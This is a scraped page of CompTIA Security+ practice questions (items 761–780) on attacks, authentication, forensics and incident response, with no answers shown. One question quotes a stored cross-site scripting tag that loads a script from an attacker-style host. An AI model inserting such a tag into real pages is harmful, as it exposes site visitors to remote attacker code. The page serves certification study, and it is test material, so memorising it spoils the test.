



 Chat with AI
Exam 15: CompTIA Security+

Exam 1: CompTIA A+ Certification Exam: Core 1471 Questions
Exam 2: CompTIA A+ Certification Exam: Core 2409 Questions
Exam 3: CompTIA Advanced Security Practitioner (CASP+) CAS-003442 Questions
Exam 4: CompTIA Advanced Security Practitioner (CASP+) CAS-004107 Questions
Exam 5: CompTIA Cloud Essentials+165 Questions
Exam 6: CompTIA CySA+ Certification Exam (CS0-002)294 Questions
Exam 7: CompTIA Cloud+ (CV0-002)48 Questions
Exam 8: CompTIA Cloud+67 Questions
Exam 9: CompTIA IT Fundamentals387 Questions
Exam 10: CompTIA Network+829 Questions
Exam 11: CompTIA Project+540 Questions
Exam 12: CompTIA PenTest+ Certification Exam165 Questions
Exam 13: CompTIA Server+66 Questions
Exam 14: CompTIA Server+ Certification Exam779 Questions
Exam 15: CompTIA Security+1 k+ Questions
Exam 16: CompTIA Security+ 2021129 Questions
Exam 17: CompTIA CTT+ Essentials378 Questions
Exam 18: CompTIA Linux+252 Questions
Select questions type


A security engineer is analyzing the following line of JavaScript code that was found in a comment field on a web forum, which was recently involved in a security breach: <script src= http://gotcha.com/hackme.js ></script> Given the line of code above, which of the following BEST represents the attack performed during the breach?
(Multiple Choice)
5.0/5  (91)
(91) A security administrator is reviewing the following network capture:  Which of the following malware is MOST likely to generate the above information?
 (Multiple Choice)
4.9/5 (89)
(89) A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer. Which of the following is the BEST way to accomplish this?
(Multiple Choice)
4.8/5 (73)
(73) A security operations team recently detected a breach of credentials. The team mitigated the risk and followed proper processes to reduce risk. Which of the following processes would BEST help prevent this issue from happening again?
(Multiple Choice)
4.9/5 (76)
(76) An organization has implemented a two-step verification process to protect user access to data that is stored in the cloud. Each employee now uses an email address or mobile number to receive a code to access the data. Which of the following authentication methods did the organization implement?
(Multiple Choice)
4.9/5 (81)
(81) A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?
(Multiple Choice)
4.8/5 (78)
(78) A security technician has been given the task of preserving emails that are potentially involved in a dispute between a company and a contractor. Which of the following BEST describes this forensic concept?
(Multiple Choice)
4.9/5 (71)
(71) Which of the following BEST describes the purpose of authorization?
(Multiple Choice)
4.9/5 (78)
(78) An auditor is reviewing the following output from a password-cracking tool:  Which of the following methods did the auditor MOST likely use?
 (Multiple Choice)
4.8/5 (78)
(78) A technician must configure a firewall to block external DNS traffic from entering a network. Which of the following ports should they block on the firewall?
(Multiple Choice)
4.9/5 (86)
(86) A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?
(Multiple Choice)
4.9/5 (76)
(76) While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy. Which of the following tool or technology would work BEST for obtaining more information on this traffic?
(Multiple Choice)
4.8/5 (81)
(81) A security analyst is implementing mobile device security for a company. To save money, management has decided on a BYOD model. The company is most concerned with ensuring company data will not be exposed if a phone is lost or stolen. Which of the following techniques BEST accomplish this goal? (Choose two.)
(Multiple Choice)
4.8/5 (71)
(71) A security professional wants to test a piece of malware that was isolated on a user's computer to document its effect on a system. Which of the following is the FIRST step the security professional should take?
(Multiple Choice)
4.9/5 (85)
(85) A security analyst is diagnosing an incident in which a system was compromised from an external IP address. The socket identified on the firewall was traced to 207.46.130.0:6666. Which of the following should the security analyst do to determine if the compromised system still has an active connection?
(Multiple Choice)
4.8/5 (72)
(72) An incident involving a workstation that is potentially infected with a virus has occurred. The workstation may have sent confidential data to an unknown internet server. Which of the following should a security analyst do FIRST?
(Multiple Choice)
4.8/5 (83)
(83) After attempting to harden a web server, a security analyst needs to determine if an application remains vulnerable to SQL injection attacks. Which of the following would BEST assist the analyst in making this determination?
(Multiple Choice)
4.7/5 (94)
(94) A security program manager wants to actively test the security posture of a system. The system is not yet in production and has no uptime requirement or active user base. Which of the following methods will produce a report which shows vulnerabilities that were actually exploited?
(Multiple Choice)
4.8/5 (83)
(83) A security administrator has replaced the firewall and notices a number of dropped connections. After looking at the data the security administrator sees the following information that was flagged as a possible issue:  Which of the following can the security administrator determine from this?
 (Multiple Choice)
4.9/5 (74)
(74) Before an infection was detected, several of the infected devices attempted to access a URL that was similar to the company name but with two letters transported. Which of the following BEST describes the attack vector used to infect the devices?
(Multiple Choice)
4.8/5 (74)
(74) Showing 761 - 780 of 1164

Filters
- Essay(0)
- Multiple Choice(0)
- Short Answer(0)
- True False(0)
- Matching(0)